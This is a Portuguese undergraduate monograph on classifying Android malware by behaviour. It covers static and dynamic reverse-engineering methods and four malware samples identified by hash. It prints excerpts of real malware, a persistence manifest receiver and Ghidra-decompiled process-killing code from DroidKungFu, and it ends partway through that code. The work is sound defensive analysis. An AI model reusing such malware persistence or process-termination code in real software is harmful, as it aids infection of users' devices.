Taxonomia de malwares de dispositivos móveis

Fábio Neves Rezende

Universidade Federal de Uberlândia
Faculdade de Computação

Uberlândia
2023

Fábio Neves Rezende

Taxonomia de malwares de dispositivos móveis

Monografia apresentada ao Programa de graduação da Faculdade de Computação da Universidade Federal de Uberlândia como parte dos requisitos para a obtenção do título de Bacharel em Sistemas da Informação.

Área de concentração: Ciência da Computação

Orientador: Kil Jin Brandini Park

Uberlândia
2023

Agradecimentos

Aos meus pais e família que tanto me apoiaram nesta jornada. Aos meus colegas de faculdade que caminharam juntos comigo. À comunidade Open Source e a todos que contribuem para o progresso da tecnologia da informação com o fim de ajudar às pessoas.

Resumo

Com o recente crescimento do mercado “mobile”, surgiram problemas dentre os quais podemos nomear os malwares para dispositívos móveis. Tais programas maliciosos evoluiram muito em complexidade, quantidade de tarefas que executam, dificuldade em serem detectados, dentre outros. Tudo isto graças ao também constante surgimentos de novas tecnologias de segurança da informação que podem ser usadas de forma defensiva (contra a ação dos malwares) ou ofensiva (em favor dos malwares). Este artigo tem como objetivo elucidar sobre os passos necessários para se realizar a inspeção estática e dinâmica de aplicativos android com o fim de detectar neles programas que alteram o comportamento padrão causando danos seja ao dispositivo, seja à integridade, confidencialidade ou disponibilidade dos dados do usuário. Utilizar de uma nomenclatura mais concisa que a usual para classificar estes malwares de forma taxonômica. Por último, serão apresentados dois casos de malwares analisados segundo as técnias descritas neste trabalho e como foram identificados os trechos de execução maliciosa destes programas.

Palavras-chave: Android, Mobile, Malware.

Abstract

With the recent growth of the “mobile” market, problems have emerged among which we can name mobile device malware. Such malicious programs have evolved greatly in complexity, number of tasks they perform, difficulty in detection, among others. All this thanks to the constant rise of new information security technologies that can be used defensively (against malware) or offensively (in favor of malware). This article aims to clarify the steps necessary to perform static and dynamic inspection of android applications in order to detect in them programs that change the default behavior causing damage to the device and/or to the integrity, confidentiality or availability of user data. Finally, to use a more concise nomenclature than usual to taxonomically classify these malware. Lastly, two cases of malwares analysis will be presented according to the techniques described in this work and as a form of identify the parts of malicious execution of these programs.

Keywords: Android, Mobile, Malware.

Lista de siglas

APK Android Package

BHO Browser Helper Object

DEX Dalvik Executable

IM Instant messaging

IRC Internet Relay Chat

PAC Proxy auto config

Sumário

Capítulo 1

Introdução

1.1 Motivação

Nos últimos 10 anos, o mercado de dispositivos móveis sofreu uma explosão na demanda e oferta de produtos e serviços para esta área. Isto causou uma expansão nas tecnologias computacionais focadas nos aparelhos móveis, muitas das quais que foram desenhadas para computadores fixos como desktops e que foram forçadas a melhorar sua implementação para se adaptar ao crescente mercado. Cita-se de exemplo os próprios protocolos de redes que inicialmente não foram feitos pensados em cenários como as de internet móvel e tiveram que se adaptar para comportar, por exemplo, um host mudando constantemente de antena e recomeçando a sua conexão. Muitas vezes a segurança foi deixada de lado em favor da satisfação do mercado o que abriu brechas para pessoas que se aproveitaram disto e expandiram o nicho de malwares agora para os novos dispositivos móveis. O objetivo deste trabalho é apresentar uma metodologia de engenharia reversa de programas para android, já que são os mais populares no mercado atualmente (VALA LIBOR SARGA, 2013) e em 2019 foi Android foi considerado o sistema que mais sofreu vulnerabilidades de todos (STANDARDS; USA, 2019), para então classificá-los taxonomicamente de acordo com o que cada um deles faz. De inicio, será apresentado uma metodologia que consiste em entender, tecnicamente, como é a estrutura do sistema operacional em questão e os programas que funcionam nele. Então serão apresentados os passos necessários para se analisar em ambiente controlado o comportamento dos malwares. Para isto, será utilizado samples (amostras) providas pela faculdade com o fim de se exemplificar o uso desta metodologia. Finalmente, tais programas maliciosos serão classificados usando um método taxonômico e portanto mais descritivo de suas ações. Isto tem por objetivo remover as ambiguidades causadas pelas atuais maneiras de se nomear os softwares maliciosos (GRÉGIO et al., 2015).

Capítulo 2

Referencias Bibliográficas

O foco deste trabalho é de examinar e classificar alguns malwares exemplos seguindo uma maneira estruturada de nomenclatura dos programas maliciosos proposta por (GRÉGIO et al., 2015). A maneira convencional de se nomear tipos malwares até então (usando nomes como por exemplo Virus, Worm, trojan, etc) apesar de ser suficiente em várias esferas da vida, especialmente fora da área de segurança da informação e para leigos em computação, não é muito objetiva no tocante a estabelecer uma relação clara entre o tipo do malware e seu comportamento. A ideia proposta por (GRÉGIO et al., 2015) é estabelecer uma nova maneira de se nomear os programas maliciosos de forma a se ter uma visão macro do que ele faz baseado no nome da sua classificação e também de se identificar certos padrões de comportamento que indicam atividade maliciosa. Nos resultados levantados pelo estudo supracitado é possível identificar comportamento malicioso até mesmo quando antivirus convencionais não o fazem. É importante ressaltar que o trabalho de (GRÉGIO et al., 2015) foi feito para programas que rodam no sistema operacional Windows XP. No caso deste artigo, serão feitas as modificações necessárias e considerações que se aplicam ao universo do sistema operacional Android. Este trabalho classifica os malwares segundo seu comportamento da seguinte maneira:

Tabela 1 – Classificação dos Malwares

Classe	**Comportamento**	**Rótulo**	**Processo de identificação**
Evasão	Remoção de evidências	RE	Amostra deleta a si ou artefatos relacionados
	Remoção de registros	RR	Amostra deleta chaves para burlar o Safe-boot
	Terminação de antivirus	TA	Amostra finaliza processos de antivirus
	Terminação de firewall	TF	Amostra encerra execução de firewall
	Remoção de avisos de atualização	TU	Amostra desliga avisos de atualização
Perturbação	Escaneamento de serviços vulneraveis	VS	Amostra realiza escaneamento de rede nas portas 135,445
	Envio de emails	ES	Amostra tenta enviar emails ou spams pela rede
	Conexão em porta de IRC/IM	IP	Amostra se conecta em portas e serviços de IRC/IM
	Comandos de IRC/IM não encriptados	IC	Amostra envia comandos de IRC/IM (como NICK,JOIN) na rede
Modificação	Criação de novo binário	NB	Amostra cria arquivo binário ou modifica binário previamente existente
	Edição de binários do sistema	CB	Amostra edita arquivo binário local
	Criação de Mutex não usual	UM	Amostra cria mutex não presente na whitelist
	Modificação de arquivo de DNS	HC	Amostra modifica o arquivo 'hosts.txt'
	Modificação de proxy de navegador	PL	Amostra registra um arquivo/local PAC
	Modificação de comportamento de navegador	BI	Amostra registra um BHO
	Persistência	PE	Amostra se adiciona a chave de registro 'Run'
	Download de malware conhecido	DK	Amostra baixa arquivo e o submete a teste de antivirus para verificar se é detectado
	Download de arquivo desconhecido	DU	Amostra baixa arquivo que não conseguimos classificar
	Carregamento de drivers	DL	Amostra tenta carregar um arquivo .sys
Roubo	Roubo de dados do sistema ou usuário	IS	Amostra lê um dado do usuário e tenta o enviar pela rede
	Roubo de dados credenciais ou financeiros	CS	Amostra obtém credenciais ou informações financeiras
	Sequestro de processo	PH	Amostra escreve em espaço de memória de outro processo

Fonte: Grégio et al. (2015)

Entende-se sobre os acrônimos citados na tabela: Browser Helper Object (BHO), Internet Relay Chat (IRC), Instant messaging (IM), Proxy auto config (PAC). É evidente que não será possível seguir a risca a classificação acima pois a mesma foi feita para malwares do sistema Windows. Já que a análise será feita em aplicativos para android,

algumas modificações são pertinentes. Por exemplo, o rótulo ES pode ser extendida para casos onde a amostra envia mensagens SMS já que este cenário não fazia muito sentido para windows. Os escaneamentos citados no rótulo VS podem se aplicar também a outras portas que o android ou seus serviços usam. O arquivo de resolução de nomes de domínio no linux é o /etc/hosts e não o hosts.txt. E assim por diante dentre outras modificações importantes para o Android. Isto não foi citado na tabela acima para que a mesma fique equivalente ao trabalho original alterando apenas o idioma de inglês para português.

Para prosseguir com a análise dos programas tem-se como base auxiliar trabalhos como o livro ANDROID MALWARE AND ANALYSIS por Ken Dunham (DUNHAM et al., 2014) e também nas documentações oficiais dos softwares, frameworks e bibliotecas de código utilizadas ao longo da análise. No livro de (DUNHAM et al., 2014) são apresentadas de forma sucinta e bem didátia vários exemplos de malwares de android e seus comportamentos, várias ferramentas open source para análise e engenharia reversa de aplicações, casos de uso de diversas aplicações danosas. Por último o livro ensina também técnicas de análise estática e dinâmica e ainda melhor, passa não apenas informações mas também experiência e suas aprendizagens dos profissionais que o escreveram. Para referências ao sistema operacional Android, será utilizado source.android.com AOSP (2020b). Esta fonte contém tudo que é necessário em relação à documentação do sistema operacional, suas chamadas de API, exemplos de uso, etc.

Já que muitos malwares se utilizam de ténicas de ofuscação para dificultar a ação de engenharia reversa, também serão usadas algumas ténicas citadas no artigo Catch Me If You Can: Evaluating Android Anti-Malware Against Transformation Attacks (RASTOGI; JIANG, 2014) na hora de procurar por binários e/ou informações importantes do malware que estejam escondidas. Este trabalho lista as técnicas mais comuns de ofuscação de código e como detectá-las. Neste artigo o autor explora o fato de que a ofuscação de código é capaz de esconder códigos maliciosos da maioria dos antivirus comerciais existentes na data de sua publicação. Também será usado como guia o manual feito pela OWASP Mobile Security Testing Guide para referencias de qualidade de segurança no ambiente android. O livro completo se encontra disponível no github oficial do projeto https://github.com/OWASP/owasp-mstg. Este material será muito útil pois apresenta também uma metodologia profissional para engenharia reversa de aplicativos android e também para testes de segurança de sistemas e aplicativos android.

A seguir, segue uma tabela com as modificações criadas para poder se portar as classificações de comportamento de malware para um cenário apropriado para Android.

Tabela 2 – Classificações específicas para android

Classe	**Comportamento**	**Rótulo**	**Processo de identificação**
Modificação	Criação de arquivo não binário	MB	Amostra cria um arquivo não executável
Roubo	Leitura de mensagem SMS	RSM	Amostra lê mensagens de SMS
Perturbação	Envio de mensagem SMS	SSM	Amostra envia mensagem de SMS

Fonte: De autoria própria

Já que é comum várias aplicações maliciosas para android acessarem serviços de celular e telefonia como por exemplo o Serviço de Mensagens Curtas (SMS) e outros. Também foi adicionado o rótulo MB para um dos exemplares analisados adiante.

Capítulo 3

Metodologia


3.1 Requisitos

Neste tópico será apresentado somente o básico da estrutura do SO Android que seja suficiente para o entendimento do processo de engenharia reversa de aplicativos. Não serão citados detalhes mais profudos que não tenham relação com o objetivo do texto.

3.1.1 Estrutura do sistema operacional Android

O Android é um sistema que roda baseado no Kernel Linux (AOSP, 2020b), (AOSP, 2020a). Nesta camada mais próxima do hardware encontram-se por exemplo os drivers de dispositivo. A diferença do kernel linux para o android é que no segundo consta algumas adições focadas para o mundo Mobile (dentre elas o Low Memory Killer que é o gerenciador de memória com uma política mais agressiva quanto a preservação do espaço da memória disponível) (AOSP, 2020b). Logo acima do kernel tem a camada chamada HAL (hardware abstraction layer) que como o nome já diz, é um conjunto de funcionalidades para os serviços do SO android acessarem o kernel sem ter que diretamente fazer chamadas de sistema (syscalls). Vale lembrar que isso não impede de se acessar a syscall diretamente. Logo acima tem-se a camada que é chamada de "nativa". Nela encontram-se a máquina virtual do android (previamente chamada de Dalvik, hoje de ART, Android Runtime) e também no mesmo nível as bibliotecas escritas em C/C++ (libc por exemplo) que são usadas pelas APIs em Java que rodam logo acima. Acima da camada nativa tem-se a camada java provedora de conteúdo e serviço para os aplicativos. Esta camada provê serviços básicos como Gerenciadores de Activities, localização, notificação, telefonia, display, dentre outros. Finalmente, rodando em cima da camada provedora de serviços tem-se os aplicativos que consomem os serviços providos pela camada inferior. Na imagem a seguir, a visualização destas camadas do SO.

Figura 1 – Camadas do sistema operacional Android



Fonte: AOSP (2020a)

3.1.2 Estrutura de um APK

O arquivo de extensão Android Package (APK) é usado para se instalar um aplicativo no android. Ele é basicamente um arquivo compactado que contém os recursos (por exemplo imagens e configurações) e o código do programa. Ele pode conter também bibliotecas estáticas compiladas para código nativo que a aplicação usa. Os arquivos e pastas que sempre estarão presentes no APK são: META-INF, res, AndroidManifest.xml, classes.dex. A pasta META-INF contém as informações de assinatura da aplicação com um certificado. São arquivos usados para validar quem é o emissor da aplicação. A pasta res contém os recursos usados pelo aplicativo e pode incluir imagens, áudios, vídeos, os arquivos XML que referenciam componentes visuais providos pela API Java do android de componentes visuais (activity manager, por exemplo), dentre outros. Vale ressaltar que os arquivos XML vêm compactados no formato binário e é suficiente o uso da aplicação APKTOOL para passá-los para modo texto. O arquivo AndroidManifest.xml (chamado de manifesto da aplicação) contém diretivas gerais sobre a execução da mesma. Isto inclui o nome da aplicação e sua versão, os componentes que a aplicação utiliza, as permissões que a aplicação necessita (exemplo: permissão para acessar a câmera, o microfone, etc), ponto de partida da execução (qual classe e método terão o papel de "função main" ao se iniciar o programa), os requisitos de hardware necessários (quantidade mínima de memória, processamento, etc) (AOSP, 2019). Finalmente, o arquivo classes.dex é o arquivo que contém o código bytecode que é interpretado pela máquina virtual do android (dalvik ou art). Será dito mais sobre o dex na proxima sessão.

3.1.3 De Java ao Smali e Dex

Dalvik Executable (DEX) trata-se de uma abreviação de Dalvik Executable que, apesar do nome, também é executado na android runtime. O DEX é basicamente um arquivo escrito no formato binário que contém código que é interpretado e executável pela máquina virtual do Android (que é uma Java VM). O arquivo Smali é um arquivo de texto que contém o código "bytecode assembly" formado quando se converte o código de baixo nível do dex para um formato textual que pode ser mais facilmente lido por humanos e se assemelha à linguagem assembly, porém com suas nuancias particulares de sintaxe. Pode-se gerar arquivos smali tanto com o apktool ao se descompactar o APK ou diretamente pelo programa baksmali (GOOGLE, 2020).

O programa enjarify (GOOGLE, 2020) da google junto com jd-gui (AOSP, 2020c) são os programas utilizados para se converter código dex em código Java que é mais facilmente lido por humanos. O primeiro converte o dex em arquivos .class que contém as definições de classes e o segundo lê estes .class e escreve um código Java equivalente. No entanto, isto não impede de se realizar a engenharia reversa diretamente pelos arquivos Smalis gerados do dex já que também apresentam uma linguagem relativamente amigável

de ser lida. É aconselhável utilizar o enjarify ao invés do dex2jar pois o segundo é uma ferramenta mais antiga e que pode gerar códigos não exatos em alguns casos (GOOGLE, 2020).

3.2 Engenharia Reversa na prática

3.2.1 Preparo do ambiente controlado

Para ser realizada a engenharia reversa, tem-se primeiro que preparar o ambiente e instalar o que é necessário para o trabalho. Primeiro, tem-se que instalar o Android Studio pois ele junta várias ferramentas que são necessárias, dentre elas o android SDK, o emulador android e o depurador de aplicações. Basta seguir ao site oficial (https://developer.android.com/studio/) baixar a aplicação e seguir os passos de instalação lá descritos. Tendo o android studio instalado, tem-se agora que definir uma máquina virtual (emulador) para a aplicação ser executada. A forma mais simples de se fazer isso é, dentro do studio, abrir a opção "AVD Manager" (que fica na barra superior) e clicar em "Criar dispositivo virtual". O dispositivo virtual depende de uma imagem de sistema e caso não tenha nenhuma, pode-se baixar imagens através do "SDK Manager", basta selecionar um nível de API (neste caso, será utilizada API 27 que é do Android 8.1) e baixar. Após baixado, deve-se retornar ao AVD Manager para finalizar a instalação do emulador. Tendo o emulador instalado, restam agora as ferramentas de decompilação android. O APKTOOL pode ser baixado direto pelo apt-get se usa-se algum sistema baseado em Debian com este pacote no repositório:

$ sudo apt-get install apktool


Ou então pelo github oficial deles https://github.com/iBotPeaches/Apktool. Por último, dirigindo-se às referencias https://github.com/google/enjarify e http://jd.benow.ca para baixar respectivamente o enjarify e o jd-gui. Com isso, tem-se construído o ambiente controlado para rodar as aplicações e pode-se começar a analisá-las.

3.2.2 Análise estática

A análise estática de programas é um passo fundamental no processo de engenharia reversa com o fim de elucidar como o software age. Esta é definida como o processo de analisar o programa apartir do artefato ou artefatos obtidos lendo-se seu código de acordo com o fluxo de execução e analisando seus dados mas sem executar o programa em algum ambiente. Este último passo é o que caracteriza a análise dinâmica que será abordado mais adiante. Na análise estática foca-se em descobrir o máximo de informações úteis que for possível sobre a aplicação sem que esta seja executada. Muitas vezes esta etapa é mais que suficiente para se chegar a uma conclusão se algum software é malicioso ou não. A seguir veremos um breve fluxograma que descreve de forma ampla e genérica alguns

dos principais passos necessários para se investigar um software feito para a plataforma Android.

Figura 2 – Fluxograma de análise estática android



Fonte: De autoria própria


É claro que o exemplo acima é bem abrangente e pode não considerar todos os possíveis cenários encontrados em um ambiente real já que cada programa tem suas características próprias. No entanto, serve de guia para uma grande parte de exemplares que pode se encontrar. Sobre o passo de obtenção do APK, existe um serviço que obtém os instaladores de aplicativos vindos da play store que está disponível no link https://apps.evozi.com/apk-downloader/ e para se utilizar basta inserir o link de instalação do aplicativo da play store da google que o serviço gera um download do APK para o usuário. Existem casos porém em que isso não é possível mas sempre é possível obter estes arquivos dentro do sistema da pasta /data do Android, mas para isso é necessário que se tenha acesso root ao aparelho. A questão do acesso root e como obter foge do escopo deste texto e também pode ser único para cada aparelho ou marca e por isso não será mostrado aqui.

3.2.3 Análise dinâmica

Existem muitos casos em que a análise estática pode não ser suficiente para se descobrir todos os passos que o programa malicioso pode executar. Nestes casos é necessário realizar a análise dinâmica da aplicação que se consiste em executar a aplicação em um ambiente controlado, como por exemplo uma sandbox especializada ou máquina virtual, com o fim de observar seu comportamento e verificar quais modificações a aplicação pode fazer no sistema infectado. Tecnicas de ofuscação de código geralmente são muito bem aplicadas resultando em um cenário onde as vezes é mais fácil apenas executar ou debugar para ver com mais exatidão o que a aplicação está fazendo. Durante este tipo de análise é importante levar em conta que o software malicioso pode executar ações danosas no computador ou na rede em que se encontra por isso a importância de serem executados em ambiente controlado.

A análise dinâmica pode mostrar com muito mais detalhes e exatidão o que um programa faz. Durante a execução controlada pode-se, dentre outras ações, coletar dados de rede trafegados entre o sistema para verificar quais informações, a quantidade, a frequência e os destinos delas. Não existe um passo a passo determinístico para a análise dinâmica pelo mesmo motivo da estática mas pode-se definir alguns cenários gerais e comuns conforme o fluxograma a seguir.

Figura 3 – Fluxograma de análise dinâmica android



Fonte: De autoria própria

Cada aplicação maliciosa realiza uma atividade diferente no sistema que ataca, por isso, a condição considerada para "fim de execução"não precisa ser necessariamente ligada ao fim de execução do(s) processo(s) executado(s) pelo malware mas a qualquer momento que o analista do código julgar pertinente. Geralmente todos os malwares alteram o sistema por isso a importancia de salvar uma cópia antes da execução controlada para que seja fácil comparar o que foi modificado ao longo da infecção. O estado do sistema a ser salvo também depende de particularidades de cada caso sendo necessário talvez salvar apenas arquivos de configuração do sistema ou talvez uma cópia inteira de todo o disco e outros artefatos necessários. Mais uma vez, isso dependerá da natureza do programa analisado.

Capítulo 4

Experimentos e Análise dos Resultados

Após analise de 4 exemplares de malwares para a plataforma Android. As amostras foram retiradas do projeto Projeto Android Malwre Dataset (WEI et al., 2017) com acesso feito em 2018.

4.1 Método para a Avaliação

O método de avaliação dos exemplares de malwares escolhidos foram de acordo com a metodologia citada acima com ênfase principal na análise estática de malware. Isto foi suficiente para identificar o comportamento do sample, ou seja, apenas lendo seu código embutido sem ter que executá-lo em ambiente controlado. Foi usado principalmente o decompilador dex/java, o apktool e nos casos dos programas que incluiam código nativo embutido, foi utilizado o programa Ghidra para realizar a leitura do código de máquina dos exemplares. Alguns trechos de código de alguns samples não puderam ser traduzidos imediatamente pelo decompilador dex/java. Nestes raros casos a leitura do código foi feita diretamente em smali o que não acarreta em nenhuma forma de perda de informação apesar de tornar a análise um pouco menos amigável.

4.2 Análise

A análise consistiu em manter um registro em planilha onde cada registro é um exemplar identificado pelo hash de seu instalador e as colunas contém as siglas dos traços de comportamentos de malwares conforme ilustrado na tabela 2. Então, era feita a análise separadamente de cada amostra utilizando as ferramentas já citadas na metodologia. À medida que os exemplares eram lidos e comportamentos foram identificados, já era então marcado na tabela para aquele hash em questão o comportamento encontrado.

4.3 Avaliação dos Resultados

Após realizar os passos descritos acima e na metodologia, foi alcançado o seguinte resultado composto pelo gráfico a seguir:

Figura 4 – Classificação dos exemplares

HASH APK	43bef74c5d86103d1fd6f3496d182dc7	3c90cb956a5c3abf8a9728337bbfcdf2	461a6a7ee8b031e351d95f688ef7940e	992b8f4a45d4350fd5c8229f6791e8d2
RE			X	
RR				
TA		X		
TF		X		
ES	X		X	
IP		X		
NB	X	X		
CB	X			
PE	X	X	X	X
IS	X	X	X	X
PH				
Leitura de SMS (RSM)	X		X	X
Envio de SMS (SSM)			X	X
Modificação de arquivos não binários (MB)	X			

Fonte: De autoria própria

Nota-se que foram removidas as linhas características comportamentais que não foram pontuados por nenhum dos exemplares analisados. Os hashs dos quatro arquivos são 43bef74c5d86103d1fd6f3496d182dc7 (ransomware), 3c90cb956a5c3abf8a9728337bbfcdf2 (droid kung fu), 461a6a7ee8b031e351d95f688ef7940e (bankbot) e 992b8f4a45d4350fd5 c8229f6791e8d2 (spambot).

De imediato podemos nomear os malwares segundo a taxonomia proposta. Serão utilizados apenas os 5 últimos dígitos de seu hash na identificação. Ficando assim o 82dc7 como ES/NB/CB/PE/IS/RSM/MB, fcdf2 como TA/TF/IP/NB/PE/IS, 7940e como RE/ES /PE/IS/RSM/SSM e 1e8d2 como PE/IS/RSM/SSM. Note que o nome do último é um subconjunto de seu anterior, ou seja, pode-se entender que o segundo replica os mesmos comportamentos de seu predecessor.

4.4 Demonstração

Para efeito de simplificação, serão mostrados os pontos do sample fcdf2 e 1e8d2 que evidenciam os traços marcados na figura 4. Mas para os outros exemplares, foram encontrados as características de maneira análoga.

A amostra fcdf2 é um trojan de persistência voltado para o SO android sobre um processador ARM5. Exatamente por isso foram encontrados os traços TA, TF, IP, NB, PE, IS. Ao decompilar o pacote usando o apktool, nota-se que a aplicação se utiliza da action "BOOT_COMPLETED"do android para executar o código da classe Receiver logo após a sua inicialização, garantindo assim a persistência (PE) após reinicialização conforme a figura 5. Encontram-se no programa várias classes e nomes do google com o intuito de furtividade para que o usuário final pense que se trata de uma aplicação de sistema.

Figura 5 – Classificação dos exemplares

```
<receiver android:name="com.google.ssearch.Receiver">
    <intent-filter>
        <action android:name="android.intent.action.BATTERY_CHANGED_ACTION"/>
        <action android:name="android.intent.action.SIG_STR"/>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
</receiver>
```

Fonte: De autoria própria

Ao navegar para a pasta assets decompilada vemos 3 arquivos chamados gjsvro, killall e ratc sendo que o primeiro e o terceiro são criptografados e o segundo é um programa que apenas termina uma aplicação chamada ratc após encontrar seu pid navegando em todas os subdiretórios de /proc que é o diretório que contém informações dos processos que atualmente estão sendo executados no linux conforme figura a seguir.

Figura 6 – Código C gerado apartir de assembly pelo programa Ghidra

Decompile: mataProcesso - (killall)

```
2  void mataProcesso(char *nomeProc)
3
4  {
5    DIR *__dirp;
6    dirent *pdVar1;
7    int iVar2;
8    ssize_t sVar3;
9    char *__s1;
10   char *__s1_00;
11   char acStack_82c [512];
12   char acStack_62c [512];
13   char acStack_42c [512];
14   char acStack_22c [512];
15   int local_2c;
16
17   local_2c = __stack_chk_guard;
18   __dirp = opendir("/proc/");
19   if (__dirp != (DIR *)0x0) {
20     while (pdVar1 = readdir(__dirp), pdVar1 != (dirent *)0x0) {
21       __s1_00 = pdVar1->d_name + 8;
22       iVar2 = strcmp(__s1_00,".");
23       if ((iVar2 != 0) && (iVar2 = strcmp(__s1_00,".."), iVar2 != 0)) {
24         memset(acStack_22c,0,0x200);
25         sprintf(acStack_22c,"/proc/%s",__s1_00);
26         iVar2 = ehDiretorio(acStack_22c);
27         if (iVar2 != 0) {
28           memset(acStack_42c,0,0x200);
29           sprintf(acStack_42c,"%s/exe",acStack_22c);
30           iVar2 = access(acStack_42c,0);
